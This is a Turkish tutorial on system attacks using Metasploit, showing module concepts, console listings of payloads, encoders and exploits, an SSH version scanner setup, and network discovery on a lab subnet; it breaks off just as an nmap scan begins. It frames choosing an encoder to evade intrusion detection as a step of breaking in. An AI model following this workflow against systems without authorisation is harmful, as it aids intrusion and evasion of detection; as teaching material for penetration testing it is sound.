SİSTEM SALDIRILARI

SİSTEM SALDIRISI NEDİR?

Sistem saldırıları, ağa bağlı olan ya da olmayan her elektronik cihazlardaki yazılımlara ve donanımlara yönelik yapılan saldırılardır.

Exploit Nedir?

Exploit terimi istismar etmek, kötüye kullanmak anlamına gelmektedir. Exploit işlemi herhangi bir yazılımı, veri parçasını ya da yazılımlardaki hatalı bir kod satırını kullanarak sistemlere sızma olayıdır.

Metasploit Framework Kullanımı?

Framework, yazılım geliştiricilerin kullanması için önceden hazırlanmış kütüphanelerin bulunduğu ve bunlara yenilerini ekleyebileceği yapıların adıdır. Türkçe karşılığı iskelettir.

Metasploit, güvenlik zayıflıklarını tanımlayan sızma testi ve IDS (Intrusion Detection Systems=sızma tespit sistemi) verilerini sağlayan bir siber saldırı platformudur. Kali Linux içerisinde hazır bulunan bu framework ile exploit yapılır.

Metasploit Adımları

Kendi faydamız için kullanacağımız bir sistem açıklığı seçmek ve configure etmek gerekir. Windows, Linux ve Mac OS X işletim sistemleri bünyesinde yaklaşık 900 çeşit sistem açıklığı bulunmaktadır.

Seçilen açıklığın hedeflenen sistemdeki uygunluğunun tespitini yapmalıyız.

Bir payload seçmeli ve bunun konfigürasyonlarını yapmalıyız.

Payload: Hedef sisteme exploit doğru bir şekilde uygulandıktan sonra hedefe yollanıp çalıştırılması istenen modüle verilen addır. Bu modül aracılığı ile karşı taraf ile bağlantımız sağlanmış olup girmemiz gereken komutları bizden bekler ve kendisi aracılığı ile açmış olduğumuz servise gönderir ve karşı tarafta çalışması sağlar.

IDS tarafından saptanamayacak bir Encoding tekniği seçmeliyiz. Aksi takdirde suçüstü yakalanırız. Artık hazır olduğumuza göre Exploiti çalıştırarak sızmayı başlatabiliriz.

Msfconsole


Kali işletim sistemlerinde hazır olarak bulunan metasploit modülü konsoldan Msfconsole komutu ile çalıştırılabilir. Temel metasploit komutları her Linux işletim sistemi konsolun da olduğu gibi help komutu ile listelenebilir.

Metasploit Modüller

1) **Shell Codes (Kabuk Kodlar):** Kabuk kodlar adından anlaşılabileceği gibi exploit işlemi yapılan hedef sistem de çalıştırılan kodlar bütünüdür. Bu kodlar açıklığın kullanılması ile hedef sistemdeki bir portu dinlemek, sistemdeki bir porta doğrudan bağlanmak veya daha önce kurulan bağlantı aracılığıyla sistemle iletişime geçmeyi sağlar.
2) **Encoders (Kodlayıcılar):** Kabuk kodu kullanımından sonra ya da kullanım sırasında belirlenen güvenlik açığı seviyesine bağlı olarak birtakım sorunlar oluşabilir. Bu sorunları kodlayıcılar ile kabuk kodların değiştirilip siteme yeniden gönderilmesiyle çözmeye çalışılır.
3) **Auxiliary:** Metasploit bünyesinde bilgi toplamak için port taraması yapmak, servis bilgilerini toplamak, güvenlik açıklarını tanımlamak için Auxiliary modülü kullanılır.

Metasploit ve Msfconsole Uygulaması

Terminale-> msfconsole komutu yazıldı.



-help komutu: şekildeki bir sürü komutu verdi. Amacımıza uygun olanları belirleyip, başlayabiliriz.

```
msf6 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    debug         Display information useful for debugging
    exit          Exit the console
    features      Display the list of not yet released features that can be opt
ed in to
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    history       Show command history
    load          Load a framework plugin
    quit          Exit the console
    repeat        Repeat a list of commands
    route         Route traffic through a session
    save          Saves the active datastores
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    sleep         Do nothing for the specified number of seconds
```

Encoders:


```
msf6 > show encoders

Encoders
========

   #   Name                          Disclosure Date  Rank       Check  Descrip
tion
   -   ----                          ---------------  ----       -----  -------
   0   cmd/brace                                      low        No     Bash Br
ace Expansion Command Encoder
   1   cmd/echo                                       good       No     Echo Co
mmand Encoder
   2   cmd/generic_sh                                 manual     No     Generic
 Shell Variable Substitution Command Encoder
```

•

•


•

Show Payload: Hedef sistemin işletim sistemine göre seçim yapılır.




```
   windows/x64/meterpreter/reverse_tcp                        normal  Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse TCP Stager
   windows/x64/meterpreter/reverse_tcp_uuid                   normal  Windows Meterpreter (Reflective Injection x64), Reverse TCP
Stager with UUID Support (Windows x64)
   windows/x64/meterpreter/reverse_winhttp                    normal  Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse HTTP Stager (winhttp)
   windows/x64/meterpreter/reverse_winhttps                   normal  Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse HTTPS Stager (winhttp)
   windows/x64/meterpreter_bind_tcp                           normal  Windows Meterpreter Shell, Bind TCP Inline (x64)
   windows/x64/meterpreter_reverse_http                       normal  Windows Meterpreter Shell, Reverse HTTP Inline (x64)
   windows/x64/meterpreter_reverse_https                      normal  Windows Meterpreter Shell, Reverse HTTPS Inline (x64)
   windows/x64/meterpreter_reverse_ipv6_tcp                   normal  Windows Meterpreter Shell, Reverse TCP Inline (IPv6) (x64)
   windows/x64/meterpreter_reverse_tcp                        normal  Windows Meterpreter Shell, Reverse TCP Inline x64
   windows/x64/powershell_bind_tcp                            normal  Windows Interactive Powershell Session, Bind TCP
   windows/x64/powershell_reverse_tcp                         normal  Windows Interactive Powershell Session, Reverse TCP
   windows/x64/shell/bind_ipv6_tcp                            normal  Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager
   windows/x64/shell/bind_ipv6_tcp_uuid                       normal  Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager
with UUID Support
   windows/x64/shell/bind_tcp                                 normal  Windows x64 Command Shell, Windows x64 Bind TCP Stager
   windows/x64/shell/bind_tcp_uuid                            normal  Windows x64 Command Shell, Bind TCP Stager with UUID Support
 (Windows x64)
   windows/x64/shell/reverse_tcp                              normal  Windows x64 Command Shell, Windows x64 Reverse TCP Stager
   windows/x64/shell/reverse_tcp_uuid                         normal  Windows x64 Command Shell, Reverse TCP Stager with UUID Supp
ort (Windows x64)
   windows/x64/shell_bind_tcp                                 normal  Windows x64 Command Shell, Bind TCP Inline
   windows/x64/shell_reverse_tcp                              normal  Windows x64 Command Shell, Reverse TCP Inline
   windows/x64/vncinject/bind_ipv6_tcp                        normal  Windows x64 VNC Server (Reflective Injection), Windows x64 I
```

Show Auxiliary:




```
   spoof/replay/pcap_replay                                             normal  Pcap Replay Utility
   sqli/oracle/dbms_cdc_ipublish                              2008-10-22       normal  Oracle DB SQL Injection via SYS.DBMS_CDC_IPUBLISH
.ALTER_HOTLOG_INTERNAL_CSOURCE
   sqli/oracle/dbms_cdc_publish                               2008-10-22       normal  Oracle DB SQL Injection via SYS.DBMS_CDC_PUBLISH.
ALTER_AUTOLOG_CHANGE_SOURCE
   sqli/oracle/dbms_cdc_publish2                              2010-04-26       normal  Oracle DB SQL Injection via SYS.DBMS_CDC_PUBLISH.
DROP_CHANGE_SOURCE
   sqli/oracle/dbms_cdc_publish3                              2010-10-13       normal  Oracle DB SQL Injection via SYS.DBMS_CDC_PUBLISH.
CREATE_CHANGE_SET
   sqli/oracle/dbms_cdc_subscribe_activate_subscription       2005-04-18       normal  Oracle DB SQL Injection via SYS.DBMS_CDC_SUBSCRIB
E.ACTIVATE_SUBSCRIPTION
   sqli/oracle/dbms_export_extension                          2006-04-26       normal  Oracle DB SQL Injection via DBMS_EXPORT_EXTENSION
   sqli/oracle/dbms_metadata_get_granted_xml                  2008-01-05       normal  Oracle DB SQL Injection via SYS.DBMS_METADATA.GET
_GRANTED_XML
   sqli/oracle/dbms_metadata_get_xml                          2008-01-05       normal  Oracle DB SQL Injection via SYS.DBMS_METADATA.GET
_XML
   sqli/oracle/dbms_metadata_open                             2008-01-05       normal  Oracle DB SQL Injection via SYS.DBMS_METADATA.OPE
N
   sqli/oracle/droptable_trigger                              2009-01-13       normal  Oracle DB SQL Injection in MDSYS.SDO_TOPO_DROP_FT
BL Trigger
   sqli/oracle/jvm_os_code_10g                                2010-02-01       normal  Oracle DB 10gR2, 11gR1/R2 DBMS_JVM_EXP_PERMS OS C
ommand Execution
   sqli/oracle/jvm_os_code_11g                                2010-02-01       normal  Oracle DB 11g R1/R2 DBMS_JVM_EXP_PERMS OS Code Ex
ecution
   sqli/oracle/lt_compressworkspace                           2008-10-13       normal  Oracle DB SQL Injection via SYS.LT.COMPRESSWORKSP
ACE
   sqli/oracle/lt_findricset_cursor                           2007-10-17       normal  Oracle DB SQL Injection via SYS.LT.FINDRICSET Evi
l Cursor Method
   sqli/oracle/lt_mergeworkspace                              2008-10-22       normal  Oracle DB SQL Injection via SYS.LT.MERGEWORKSPACE
   sqli/oracle/lt_removeworkspace                             2008-10-13       normal  Oracle DB SQL Injection via SYS.LT.REMOVEWORKSPAC
E
```

Show Exploit:




```
   windows/smtp/sysgauge_client_bof                           2017-02-28       normal     SysGauge SMTP Validation Buffer Overflow
   windows/smtp/wmailserver                                   2005-07-11       average    SoftiaCom WMailserver 1.0 Buffer Overflow
   windows/smtp/ypops_overflow1                               2004-09-27       average    YPOPS 0.6 Buffer Overflow
   windows/ssh/freeftpd_key_exchange                          2006-05-12       average    FreeFTPd 1.0.10 Key Exchange Algorithm Stri
ng Buffer Overflow
   windows/ssh/freesshd_authbypass                            2010-08-11       excellent  Freesshd Authentication Bypass
   windows/ssh/freesshd_key_exchange                          2006-05-12       average    FreeSSHd 1.0.9 Key Exchange Algorithm Strin
g Buffer Overflow
   windows/ssh/putty_msg_debug                                2002-12-16       normal     PuTTY Buffer Overflow
   windows/ssh/securecrt_ssh1                                 2002-07-23       average    SecureCRT SSH1 Buffer Overflow
   windows/ssh/sysax_ssh_username                             2012-02-27       normal     Sysax 5.53 SSH Username Buffer Overflow
   windows/ssl/ms04_011_pct                                   2004-04-13       average    MS04-011 Microsoft Private Communications T
ransport Overflow
   windows/telnet/gamsoft_telsrv_username                     2000-07-17       average    GAMSoft TelSrv 1.5 Username Buffer Overflow
   windows/telnet/goodtech_telnet                             2005-03-15       average    GoodTech Telnet Server Buffer Overflow
   windows/tftp/attftp_long_filename                          2006-11-27       average    Allied Telesyn TFTP Server 1.9 Long Filenam
e Overflow
   windows/tftp/distinct_tftp_traversal                       2012-04-08       excellent  Distinct TFTP 3.10 Writable Directory Trave
rsal Execution
   windows/tftp/dlink_long_filename                           2007-03-12       good       D-Link TFTP 1.0 Long Filename Buffer Overfl
ow
```

Search FTP:




```
   exploit/windows/ftp/wsftp_server_505_xmd5          2006-09-14       average    Ipswitch WS_FTP Server 5.05 XMD5 Overflow
   exploit/windows/ftp/xftp_client_pwd                2010-04-22       normal     Xftp FTP Client 3.0 PWD Remote Buffer Overflow
   exploit/windows/ftp/xlink_client                   2009-10-03       normal     Xlink FTP Client Buffer Overflow
   exploit/windows/ftp/xlink_server                   2009-10-03       good       Xlink FTP Server Buffer Overflow
   exploit/windows/http/easyfilesharing_post          2017-06-12       normal     Easy File Sharing HTTP Server 7.2 POST Buffer Overflow
   exploit/windows/http/easyfilesharing_seh           2015-12-02       normal     Easy File Sharing HTTP Server 7.2 SEH Overflow
   exploit/windows/http/easyftp_list                  2010-02-18       great      EasyFTP Server list.html path Stack Buffer Overflow
   exploit/windows/http/httpdx_tolog_format           2009-11-17       great      HTTPDX tolog() Function Format String Vulnerability
   exploit/windows/local/pxeexploit                   2011-08-05       excellent  PXE Exploit Server
   exploit/windows/misc/altiris_ds_sqli               2008-05-15       normal     Symantec Altiris DS SQL Injection
   exploit/windows/misc/netcat110_nt                  2004-12-27       great      Netcat v1.10 NT Stack Buffer Overflow
   exploit/windows/mssql/mssql_payload                2000-05-30       excellent  Microsoft SQL Server Payload Execution
   exploit/windows/mssql/mssql_payload_sqli           2000-05-30       excellent  Microsoft SQL Server Payload Execution via SQL Injection
   exploit/windows/novell/zenworks_preboot_op21_bof   2010-03-30       normal     Novell ZENworks Configuration Management Preboot Service
0x21 Buffer Overflow
   exploit/windows/ssh/freeftpd_key_exchange          2006-05-12       average    FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Over
flow
   exploit/windows/tftp/attftp_long_filename          2006-11-27       average    Allied Telesyn TFTP Server 1.9 Long Filename Overflow
   exploit/windows/tftp/distinct_tftp_traversal       2012-04-08       excellent  Distinct TFTP 3.10 Writable Directory Traversal Execution
   exploit/windows/tftp/dlink_long_filename           2007-03-12       good       D-Link TFTP 1.0 Long Filename Buffer Overflow
   exploit/windows/tftp/futuresoft_transfermode       2005-05-31       average    FutureSoft TFTP Server 2000 Transfer-Mode Overflow
   exploit/windows/tftp/netdecision_tftp_traversal    2009-05-16       excellent  NetDecision 4.2 TFTP Writable Directory Traversal Executi
on
```

Use:



```
msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > info

       Name: SSH Version Scanner
     Module: auxiliary/scanner/ssh/ssh_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Daniel van Eeden <metasploit@myname.nl>
```

Options:




```
msf6 auxiliary(scanner/ssh/ssh_version) > options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identif
ier, or hosts file with syntax 'file:<path>'
   RPORT    22               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max
one per host)
   TIMEOUT  30               yes       Timeout for the SSH probe

msf6 auxiliary(scanner/ssh/ssh_version) >
```

Set:

```
msf6 auxiliary(scanner/ssh/ssh_version) > set RHOST 192.168.1.5
RHOST ⇒ 192.168.1.5
```

Vazgeçtiğimizde ya da yanlış girdiğimizde-> unset:



```
msf6 auxiliary(scanner/ssh/ssh_version) > unset RHOSTS
Unsetting RHOSTS...
msf6 auxiliary(scanner/ssh/ssh_version) >
```

Modülden çıkma-> back:

```
msf6 auxiliary(scanner/ssh/ssh_version) > back
msf6 >
```

Hedef Sisteme Sızma

IP öğrenme:

```
┌──(root💀kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
```

Ağdaki cihazları keşfetme: netdiscover -r 192.168.220.0/24

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------
192.168.220.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.220.2   00:50:56:ea:b5:c6      1      60  VMware, Inc.
192.168.220.137 00:0c:29:23:6d:c3      1      60  VMware, Inc.
192.168.220.254 00:50:56:f3:23:5b      1      60  VMware, Inc.
```


Ağımızdaki cihazın ip'si: 192.168.220.137

Nmap açma: Açık portlar listelendi.

